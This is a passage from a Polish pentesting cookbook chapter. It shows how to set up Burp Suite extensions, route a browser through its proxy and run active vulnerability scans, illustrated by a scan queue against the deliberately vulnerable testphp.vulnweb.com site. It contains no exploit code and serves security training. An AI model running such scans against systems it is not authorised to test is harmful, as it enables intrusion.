Ocena podatności

Wprowadzenie

W poprzednich rozdziałach omówiliśmy różne przepisy na zbieranie informacji o naszym celu. Teraz, gdy mamy już wszystkie te dane, musimy zacząć szukać podatności. Aby zostać dobrym pentesterem, musimy upewnić się, że nie przeoczymy żadnych drobnych szczegółów.


Korzystanie z niesławnego Burp

Burp istnieje już od lat; jest to zbiór wielu narzędzi zbudowanych w Javie przez PortSwigger web security. Zawiera różne produkty, takie jak Decoder, Proxy, Scanner, Intruder, Repeater itd. Burp zawiera Extender, który pozwala użytkownikowi ładować różne rozszerzenia, które mogą być używane do uczynienia pentestingu jeszcze bardziej wydajnym! Dowiesz się o niektórych z nich w nadchodzących przepisach.


Jak to zrobić...

Przyjrzyjmy się, jak możemy efektywnie używać Burp:


1. Kali ma już darmową wersję Burp, ale będziemy potrzebować pełnej wersji, aby w pełni korzystać z jej funkcji. Więc otwieramy Burp:



2. Kliknij Start Burp, a zobaczymy ładowanie Burp:



3. Zanim zaczniemy polować na błędy, najpierw zainstalujmy kilka rozszerzeń, które mogą się przydać. Wybierz BApp Store z menu Extender:



4. Zobaczymy listę rozszerzeń. Niektóre z rozszerzeń, które będziemy musieli zainstalować, to:

* J2EEScan


* Wsdler

* Java Deserialization Scanner


* HeartBleed

5. Kliknij Install po wybraniu każdego z tych rozszerzeń.


6. Gdy wszystkie rozszerzenia są już ustawione, przygotowujemy się do skanowania. Uruchamiamy przeglądarkę i przechodzimy do jej preferencji:




7. W ustawieniach sieciowych dodajemy adres IP i port serwera proxy HTTP:



8. Możemy to sprawdzić na karcie Opcje Burpa w menu Proxy:




9. Kliknij opcję Przechwytywanie, aby rozpocząć przechwytywanie żądań:




10. Teraz przeglądamy stronę internetową, którą musimy przeskanować.

11. Gdy wszystkie żądania zostaną przechwycone, możemy po prostu przejść do Target i wybrać naszą domenę.


12. Aby wykonać skanowanie, możemy wybrać poszczególne żądania i wysłać je do aktywnego skanowania:




13. Można też wybrać całą domenę, którą chcemy wysłać do aktywnego skanowania:




14. Po wysłaniu żądań do skanera przejdziemy do zakładki Skaner i wybierzemy Opcje. Tutaj możemy powiedzieć skanerowi, czego dokładnie chcemy, aby szukał w naszej aplikacji:



15. Wyniki naszego skanowania możemy zobaczyć na karcie Kolejka skanowania:




16. Kartę kolejki skanowania można zobaczyć na poniższym zrzucie ekranu:



#	Host	URL	Status	Issues	Reques
1	https://172.20.0.4:8090	/login.xml	abandoned - too many error...	1	14
2	http://testphp.vulnweb.com	/	finished	4	158
3	http://testphp.vulnweb.com	/categories.php	66% complete	2	184
4	http://testphp.vulnweb.com	/listproducts.php	28% complete	5	178
5	http://testphp.vulnweb.com	/AJAX/index.php	66% complete	1	181
6	http://testphp.vulnweb.com	/Mod_Rewrite_Shop/	60% complete	2	184
7	http://testphp.vulnweb.com	/artists.php	66% complete	2	181
8	http://testphp.vulnweb.com	/artists.php	14% complete	4	75
9	http://testphp.vulnweb.com	/cart.php	66% complete	2	179
10	http://testphp.vulnweb.com	/comment.php	33% complete		125
11	http://testphp.vulnweb.com	/comment.php	42% complete	1	177
12	http://testphp.vulnweb.com	/disclaimer.php	0% complete	2	17
13	http://testphp.vulnweb.com	/guestbook.php	waiting		
14	http://testphp.vulnweb.com	/hpp/	waiting		
15	http://testphp.vulnweb.com	/index.php	waiting		
16	http://testphp.vulnweb.com	/listproducts.php	waiting		
17	http://testphp.vulnweb.com	/login.php	waiting		
18	http://testphp.vulnweb.com	/privacy.php	waiting		
19	http://testphp.vulnweb.com	/product.php	waiting		
20	http://testphp.vulnweb.com	/product.php	waiting		
21	http://testphp.vulnweb.com	/search.php	waiting		
22	http://testphp.vulnweb.com	/search.php	waiting		
23	http://testphp.vulnweb.com	/showimage.php	waiting		
24	http://testphp.vulnweb.com	/userinfo.php	waiting		

Poniższy zrzut ekranu przedstawia bardziej szczegółowo wyniki zakładki Kolejka skanowania:



Chociaż tutaj używamy tylko kilku rozszerzeń, możesz wyświetlić całą listę i wybrać własne rozszerzenia. Rozszerzenia są łatwe do skonfigurowania.


Wykorzystywanie WSDL z Wsdler

